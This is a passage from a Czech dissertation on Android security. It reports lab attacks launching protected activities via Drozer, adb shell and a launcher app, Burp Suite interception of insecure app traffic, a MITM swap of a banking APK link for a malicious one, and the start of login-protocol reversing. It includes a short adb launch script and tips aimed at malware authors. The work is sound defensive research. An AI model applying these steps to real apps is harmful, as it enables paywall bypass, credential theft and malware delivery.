01-26 17:56:45.891 I/ActivityManager( 1329): START u0 {flg=0x10000000 cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from uid 2000 pid 14429 on display 0
01-26 17:56:45.928 I/ActivityManager( 1329): Start proc 14475:cz.utb.fai.bestmaps11/u0a58 for activity cz.utb.fai.bestmaps11/.BestMapsActivity
01-26 17:56:46.497 I/ActivityManager( 1329): Displayed cz.utb.fai.bestmaps11/.BestMapsActivity: +580ms
```

Útok č. 6: android:exported="false", spouštění v shellu na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

[26] *Jedná se o jméno chráněné aktivity, kterou chce útočník spustit.*

Útok č. 6 byl proveden stejně jako útok č. 5, jen s tím rozdílem, že chráněná aktivita měla v parametru exported hodnotu false. Z níže uvedeného výpisu je patrné, že útok nebyl úspěšný, neboť spuštění chráněné části aplikace bylo zamítnuto:

```
adb logcat -v time ActivityManager:I *:S
--------- beginning of system
--------- beginning of main
01-26 17:54:47.375 I/ActivityManager( 1329): START u0 {flg=0x10000000 cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from uid 2000 pid 13939 on display 0
01-26 17:54:47.375 W/ActivityManager( 1329): Permission Denial: starting Intent { flg=0x10000000 cmp=cz.utb.fai.bestmaps11/.BestMapsActivity } from null (pid=13939, uid=2000) not exported from uid 10058
```

Útok č. 7: android:exported="true", spouštění v shellu na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

Z výpisu, který zachytil průběh útoku č. 7, je zřejmé, že byl úspěšný:

```
adb logcat -v time ActivityManager:I *:S
--------- beginning of /dev/log/main
--------- beginning of /dev/log/system
01-26 09:51:21.105 I/ActivityManager( 1572): START u0 {flg=0x10000000 cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from pid 12488
01-26 09:51:21.205 I/ActivityManager( 1572): Displayed cz.utb.fai.bestmaps11/.BestMapsActivity: +67ms
```

Útok č. 8: android:exported="false", spouštění v shellu na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

Útok č. 8 byl úspěšný, viz výpis jeho postupu:

```
adb logcat -v time ActivityManager:I *:S
--------- beginning of /dev/log/main
--------- beginning of /dev/log/system
01-26 09:53:22.255 I/ActivityManager( 1572): START u0 {flg=0x10000000 cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from pid 13941
01-26 09:53:22.305 I/ActivityManager( 1572): Start proc cz.utb.fai.bestmaps11 for activity cz.utb.fai.bestmaps11/.BestMapsActivity: pid=13952 uid=10060 gids={50060}
01-26 09:53:22.495 I/ActivityManager( 1572): Displayed cz.utb.fai.bestmaps11/.BestMapsActivity: +216ms
```

Výpis rovněž dokazuje sílu tohoto útoku, neboť byl úspěšný navzdory skutečnosti, že hodnota parametru exported byla false. Drozer za stejných podmínek neuspěl (jednalo se o útok č. 4). Uvedené skutečnosti by si měli být

vědomi aplikační programátoři. Ve svých aplikacích by měli počítat s tím, že nastavení parametru exported na hodnotu false nezajistí plné zabezpečení chráněné aktivity. Útok č. 8 je vhodný pro hackery, kteří plánují rozsáhlejší napadení, které bude pokračovat v chráněné aktivitě (krádeže dat aktivity, odhalení komunikačního protokolu mezi aktivitou a aplikačním serverem apod.). Pro uživatele, kteří chtějí pouze využívat cennou funkcionalitu, je útok nevhodný. Neplatící uživatelé by pokaždé, kdyby chtěli danou aplikaci použít, museli připojit mobilní zařízení k počítači USB kabelem a ručně zadat posloupnost výše uvedených příkazů. Nebo by mohli místo ručního vládání příkazů vytvořit útočný skript, například:

```
#!/bin/bash
~/Android/Sdk/platform-tools/./adb shell am start -n
cz.utb.fai.bestmaps11/.BestMapsActivity
```

Útok č. 9: android:exported="true", spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

Výpis naznačuje, že byl útok č. 9 úspěšný:

```
adb logcat -v time ActivityManager:I *:S
--------- beginning of main
--------- beginning of system
01-26 17:32:18.705 I/ActivityManager( 1329): START u0 {act=android.intent.action.MAIN cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from uid 10059 pid 7098 on display 0
01-26 17:32:18.949 I/ActivityManager( 1329): Displayed cz.utb.fai.bestmaps11/.BestMapsActivity: +233ms
```

Útok č. 10: android:exported="false", spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

Výpis zachycující průběh útoku byl pořízen aplikací logcat, která měla nastavenou úroveň logování na zachytávání chybových stavů (*:E). Z důvodu větší přehlednosti byl výpis zkrácen (byly zachovány jen jeho nejdůležitější části). Z logu je vidět, že útok nebyl úspěšný:

```
adb logcat *:E
01-26 17:11:40.725 20349 20349 E AndroidRuntime: FATAL EXCEPTION: main
01-26 17:11:40.725 20349 20349 E AndroidRuntime: Process: cz.utb.fai.bm11launcher, PID: 20349
01-26 17:11:40.725 20349 20349 E AndroidRuntime: java.lang.IllegalStateException: Could not execute method for android:onClick
```

01-26 17:11:40.725 20349 20349 E AndroidRuntime: Caused by: java.lang.SecurityException: **Permission Denial: starting Intent** { act=android.intent.action.MAIN cmp=cz.utb.fai.bestmaps11/.BestMapsActivity } from ProcessRecord{52d87b7 20349:cz.utb.fai.bm11launcher/u0a59} (pid=20349, uid=10059) **not exported** from uid 10058

Útok č. 11: android:exported="true", spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

Z výpis útoku č.11 je patrné, že byl úspěšný:

adb logcat -v time ActivityManager:I *:S
--------- beginning of /dev/log/main
--------- beginning of /dev/log/system
01-26 09:41:56.115 I/ActivityManager(1572): START u0 {act=android.intent.action.MAIN cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from pid 4228
01-26 09:41:56.135 I/ActivityManager(1572): Start proc cz.utb.fai.bestmaps11 for activity cz.utb.fai.bestmaps11/.BestMapsActivity: pid=4249 uid=10060 gids={50060}
01-26 09:41:56.375 I/ActivityManager(1572): **Displayed cz.utb.fai.bestmaps11/.BestMapsActivity**: +246ms

Útok č. 12: android:exported="false", spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

Útok č. 12 nebyl úspěšný, viz výpis:

adb logcat -v time
01-26 08:29:01.237 I/ActivityManager(1566): START u0 {act=android.intent.action.MAIN cmp=cz.utb.fai.bestmaps11/.BestMapsActivity} from pid 6598
01-26 08:29:01.237 E/AndroidRuntime(6598): FATAL EXCEPTION: main
01-26 08:29:01.237 E/AndroidRuntime(6598): Process: cz.utb.fai.bm11launcher, PID: 6598
01-26 08:29:01.237 E/AndroidRuntime(6598): java.lang.IllegalStateException: Could not execute method for android:onClick
01-26 08:29:01.237 E/AndroidRuntime(6598): Caused by: java.lang.SecurityException: **Permission Denial: starting Intent** { act=android.intent.action.MAIN cmp=cz.utb.fai.bestmaps11/.BestMapsActivity } from ProcessRecord{b12ae7a8 6598:cz.utb.fai.bm11launcher/u0a59} (pid=6598, uid=10059) **not exported** from uid 10060

Z výsledků útoků č. 10 a č. 12 plyne, že tvůrci mobilního malware, kteří plánují vytvářet spouštěče, by je měli distribuovat spolu s upravenou legitimní aplikací, jejíž chráněná část se bude spouštět. Uvedený program by měl mít upraven parametr exported na hodnotu true. Postup úpravy parametru je popsán v oddíle 4.6.2 APK repackage (část, která se zabývá útokem na parametr exported souboru AndroidManifest.xml). Z důvodu větší přehlednosti je tento oddíl zakončen tabulkou 4.1 obsahující výsledky všech dvanácti útoků.

Tabulka 4.1 Výsledky útoků [zdroj vlastní]

	android:exported= "true"	**android:exported= "false"**
Prostředek útoku: Drozer Úroveň oprávnění: Normální	úspěch	neúspěch
Prostředek útoku: Drozer Úroveň oprávnění: Super uživatelská	úspěch	neúspěch
Prostředek útoku: Shell Úroveň oprávnění: Normální	úspěch	neúspěch
Prostředek útoku: Shell Úroveň oprávnění: Super uživatelská	úspěch	úspěch
Prostředek útoku: Jiná aplikace Úroveň oprávnění: Normální	úspěch	neúspěch
Prostředek útoku: Jiná aplikace Úroveň oprávnění: Super uživatelská	úspěch	neúspěch

4.6.4 Útoky na síťové zabezpečení mobilních aplikací

Moderní mobilní aplikace jsou často typu klient-server. Klíčová část aplikační logiky se nenachází v mobilním programu, ale na aplikačním serveru. Aplikace hraje roli prostředníka mezi uživatelem a vzdáleným serverem. Uživatel prostřednictvím uživatelského rozhraní sdělí své požadavky, které aplikace zašle na server. Požadavky jsou zpracovány serverem, který zašle aplikaci výsledky. Aplikace zaslané výsledky zobrazí uživateli. Komunikace mezi mobilním programem a vzdáleným serverem může probíhat prostřednictvím:


- vlastního aplikačního protokolu, který vytváří mobilní vývojář ve spolupráci se správcem serveru,
- API, jež nabízí aplikační server (API může být veřejné, neveřejné, neplacené i placené; API může pro komunikaci vyžadovat identifikátor, předplatitele služby).

Možnosti, jak odposlouchávat komunikaci mezi mobilní aplikací a vzdáleným serverem, se dělí do tří skupin. První skupina představuje útoky v reálném čase.

Například vystavení falešného Access Pointu v místech, kde se nachází větší počet lidí. Access Point má SSID, které slibuje připojení zdarma nebo má název stejný jako kavárna nacházející se poblíž apod. Další možností je modifikace síťového připojení mobilního zařízení prostřednictvím malware, které odesílá veškerou komunikaci na proxy server útočníka. Poslední, nejvíce nebezpečnou možnost, představuje analytické vyšetření pomocí automatizovaných prostředků. Útočník naistaluje mobilní aplikaci do upraveného mobilního zařízení/emulátoru se super uživatelskou úrovní oprávnění. V mobilním zařízení/emulátoru je nastavena proxy směřující na nástroj automatizované analýzy, například na program Burp Suite (běží na testovacím počítači). Následně je sledována a analyzována veškerá nezabezpečená komunikace mezi mobilní aplikací a serverem. Poslední z výše uvedených způsobů byl vybrán pro demonstraci ukázek, a to nejen kvůli nebezpečnosti, ale i z důvodu názornosti.

Odposlouchávání komunikace mezi mobilní aplikací a serverem

Princip odposlouchávání nezabezpečené komunikace mezi mobilní aplikací a serverem je zachycen na obrázku 4.89. Požadavek směřující z mobilního programu na aplikační server je zachycen útočným softwarem. V ukázkách se jedná o program Burp Suite plnící roli posluchače i replikátoru. Zachycený požadavek je zreplikován a odeslán na legitimní server. Server na požadavek odpoví a pošle odpověď, kterou Burp Suite zpracuje stejným způsobem. Z pohledu mobilní aplikace i vzdáleného serveru je vše v pořádku, neboť požadavky i odpovědi jsou plně autentické.




Obr. 4.89: Princip odposlouchávání komunikace mezi mobilní aplikací a serverem [zdroj vlastní]

Postup odposlouchávání komunikace probíhající mezi mobilní aplikací a serverem je ukázán na aplikaci Best Maps Interception, jejíž kód je inspirován skutečnou mobilní aplikací. Nejprve je nastaven proxy server v programu Burp Suite a v mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění je vytvořeno připojení na uvedený proxy server. V dalším kroku je naistalována mobilní aplikace:

```
adb install BestMapsInterception.apk
```

Jakmile je aplikace nainstalována, je spuštěna. Program je z testovacích důvodů vybaven textovými poli pro zadání těla požadavku a IP adresy aplikačního serveru, viz obrázek 4.90. Textová pole jsou vyplněna relevantními údaji a je kliknuto na tlačítko ”SEND REQUEST”.




Obr. 4.90: Aplikace Best Maps Interception [zdroj vlastní]

Požadavek je zachycen v programu Burp Suite. Na obrázku 4.91 je možné vidět důsledky nezabezpečené komunikace. Všechny důležité informace mohou být útočníkem odhaleny a zneužity. Ze zachyceného požadavku lze zjistit:


- serverip: IP adresa aplikačního serveru, se kterým daná aplikace spolupracuje,
- requestbody: tělo požadavku (může obsahovat placená/zneužitelná data),
- appid: login/uživatelské jméno dané aplikace,
- passwd: heslo aplikace sloužící k přístupu na server (může být přidělováno na pozadí, uživatel o něm nemusí vědět).

Zachycení nezabezpečených požadavků může mít fatální důsledky. Například položky serverip, appid a passwd mohou být využity pro útok na aplikační server nebo pro neoprávněné poskytování funkcionality serveru.



Obr. 4.91: Zachycení požadavku mobilní aplikace v programu Burp Suite [zdroj vlastní]

V dalším kroku je požadavek zreplikován a zaslán příslušnému aplikačnímu serveru. Zaslaný požadavek je zpracován vzdáleným serverem a odeslán na proxy programu Burp Suite. Na obrázku 4.92 je vidět MOCK DATA, která byla kompromitována. Pokud by se jednalo o cenná data, mohla by být útočníkem odcizena nebo zneužita.



Obr. 4.92: Zachycení odpovědi aplikačního serveru v programu Burp Suite [zdroj vlastní]

Nakonec jsou data představující odpověď serveru odeslána z Burp Suite do mobilní aplikace. Přijetí dat probíhá většinou na pozadí. Aby bylo možné

v testovací aplikaci Best Maps Interception sledovat přijetí replikovaných dat, byl vytvořen notifikační mechanismus, který je zachycen na obrázku 4.93. Z obrázku je tedy patrné, že aplikace odpověď bezchybně obdržela. Z pohledu mobilní aplikace není rozdíl mezi daty, která byla obdržena legitimní cestou a daty, která byla získána z proxy programu Burp Suite.


Obr. 4.93: Přijetí zreplikované odpovědi v mobilní aplikaci [zdroj vlastní]

Z demonstrace útoku je zřejmé, že mohou být napáchány značné škody, i když je komunikace mezi mobilní aplikací a vzdáleným serverem pouze pasivně sledována (útočník do komunikace aktivně nezasahuje).

Modifikace síťového provozu – podvodné stahování

Kromě pasivního odposlouchávání síťového provozu, které bylo demonstrováno v oddíle Odposlouchávání komunikace mezi mobilní aplikací a serverem lze do síťové komunikace aktivně zasahovat a měnit její obsah. V následující ukázce je popsán útok, který modifikuje odpovědi webového serveru, což má za následek stažení infikovaného APK místo jeho legitimního verze. Teoreticky lze uvedený typ útoku provést pomocí čtyř kroků. Nejprve je z mobilní aplikace odeslán požadavek na server, na webovou stránku obsahující odkaz na stažení legitimního APK balíčku (viz bod 1. na obrázku 4.94). Server požadavek zpracuje a pošle mobilní aplikaci odpověď obsahující HTML kód s příslušným odkazem. Odpověď však není doručena aplikaci, místo toho je zachycena útočným softwarem, v němž je odkaz na legitimní APK balíček nahrazen odkazem na infikovaný APK balíček. Takto upravená odpověď je útočným programem zaslána mobilní aplikaci. Situace je zachycena na obrázku 4.94, bod 2. Modifikovaná odpověď představující webovou stránku je zobrazena v mobilní aplikaci. Jakmile se uživatel/program rozhodne využít pozměněný

odkaz, je poslán požadavek na server, na němž se nachází infikovaný APK balíček (viz obrázek 4.94, bod 3.). Podvodný server požadavek zpracuje a pošle ke stažení infikovaný APK balíček, což je na obrázku 4.94 reprezentováno bodem 4.



Obr. 4.94: Schéma modifikace síťového provozu, realizace podvodného stahování [zdroj vlastní]

V praktické rovině je každý krok útoku realizován řadou dílčích úkonů, které jsou popsány následující části textu. Útok začíná tím, že si uživatel ve svém mobilním zařízení otevře webový prohlížeč a zadá například adresu banky. V ukázce je adresa reprezentovaná IP adresou 172.16.220.130. Útočník v Burp Suite získá požadavek, který zaslal webový prohlížeč na server 172.16.220.130:

```
GET / HTTP/1.1
Host: 172.16.220.130
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Android SDK built for x86 Build/KK) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.android.browser
Connection: close
```

Požadavek není nijak modifikován, pouze je přeposlán legitimnímu serveru. Server zašle mobilní aplikaci odpověď, která je zachycena programem Burp Suite. Odpověď začíná řádkem: HTTP/1.1 200 OK, což znamená, že požadavek byl korektní a server jej bezchybně zpracoval. Součástí odpovědi je i požadovaná

webová stránka (její HTML kód). Kromě stavového http kódu a kódu webové stránky server poslal i další informace, které by mohly být pro útočníka zajímavé. Například informaci o typu a verzi webového serveru: „Server: Apache/2.4.18 (Ubuntu)“.

Útočník odpověď neupravuje, pouze ji pošle mobilnímu webovému prohlížeči, který zaslanou stránku zobrazí. Uživatel klikne na odkaz směřující na stránku, která nabízí stažení APK balíčku sloužícího k zabezpečení mobilního internetového bankovnictví. Webový prohlížeč pošle požadavek, který je zachycen v Burp Suite:

GET /banking_app/index.html HTTP/1.1
Host: 172.16.220.130
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Android SDK built for x86 Build/KK) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
Referer: http://172.16.220.130/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.android.browser
Connection: close

Požadavek není modifikován, pouze je přeposlán webovému serveru, který zašle odpověď. Odpověď je zachycena, její součástí je i HTML kód. Útočník změní následující část kódu:

You can download your Banking APP HERE


Na kód uvedený níže:

You can download your Banking APP HERE

Modifikací HTML kódu útočník změní odkaz z "BankingAPP.apk", jenž představuje legitimní APK balíček (ten daná banka nabízí svým klientům) na "../malware/BankingAPP.apk", APK balíček obsahující škodlivý kód. Odkaz může směřovat na externí server patřící útočníkovi nebo na bezúhonný server, který byl útočníkem úspěšně napaden. Přestože oba odkazy obsahují balíčky, které se jmenují BankingAPP.apk, jde o naprosto rozdílné mobilní aplikace. Upravená odpověď obsahující webovou stránku je zaslána mobilnímu prohlížeči. Jakmile uživatel klikne na odkaz na stažení APK balíčku je poslán požadavek na stažení podvrženého APK balíčku obsahujícího škodlivý kód:


GET **/malware/BankingAPP.apk** HTTP/1.1
Host: 172.16.220.130
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Android SDK built for x86 Build/KK) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
Referer: http://172.16.220.130/banking_app/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.android.browser
Connection: close

Požadavek není modifikován, pouze je přeposlán externímu webovému serveru, který pošle jako odpověď škodlivý APK balíček. Na obrázku 4.95 je vidět, že je okamžitě zahájen proces stahování.



Obr. 4.95: Okamžitá inicializace stahování podvrženého APK do mobilního zařízení [zdroj vlastní]

Stahování podvržené BankingAPP.apk z externího serveru bylo úspěšně dokončeno. Situace je zachycena na obrázku 4.96.



Obr. 4.96: Úspěšné dokončení stahování podvrženého APK balíčku [zdroj vlastní]

Modifikace síťového provozu mezi mobilní aplikací a vzdáleným serverem je velmi nebezpečný jev, pomocí něhož mohou útočníci realizovat celou řadu škodlivých činností, které se netýkají jen podvodného stahování. Jednou z možností je například ovládání chování mobilní aplikace. Tímto způsobem mohou být překonány bezpečnostní mechanismy dané aplikace. Podrobně je uvedená problematika vysvětlena v následujícím oddílu.

Reverzování aplikačního protokolu

Oddíl Reverzování aplikačního protokolu se zabývá velmi nebezpečným fenoménem, který představuje analytický útok. Hacker má k dispozici mobilní aplikaci a provozuje ji na upraveném mobilním zařízení se super uživatelskou úrovní oprávnění. Během analytického útoku je detailně zkoumána komunikace mezi mobilní aplikací a serverem. Není-li komunikace zabezpečená, je často jen otázkou času, kdy útočník odhalí komunikační vzorce a najde způsob, jak je upravit/podvrhnout k prosazení svých cílů.

Reverzování aplikačního protokolu je vysvětleno na aplikaci BestMaps7-PTLab.apk, kterou autor dizertační práce vytvořil na základě zkoumání reálné komerční aplikace. Nejprve je nastaven proxy server v programu Burp Suite a v mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění je nastaveno připojení na uvedený proxy server. V dalším kroku je naistalována mobilní aplikace:

```
adb install BestMaps7-PTLab.apk
```

Po dokončení instalačního procesu je aplikace spuštěna. Do textových polí určených pro uživatelské jméno a heslo jsou zadány libovolné posloupnosti znaků (útočník/penetrační tester v tuto chvíli nezná správné heslo). Následně je kliknuto na tlačítko LOGIN, které způsobí odeslání požadavku na aplikační server. Uvedený požadavek je zachycen programem Burp Suite:

```
POST /check_credentials/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
charset: utf-8
Content-Length: 39
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; Android SDK built for x86 Build/KK)
Host: 172.16.220.130
Connection: close
Accept-Encoding: gzip, deflate

userid=user-pentest&passwd=pass-pentest
```

V odchyceném požadavku jsou vidět přihlašovací údaje, které byly náhodně zvoleny a zadány do textových polí strážní aktivity. Požadavek je přeposlán na server, který vrátí odpověď a ta je zachycena aplikací Burp Suite:

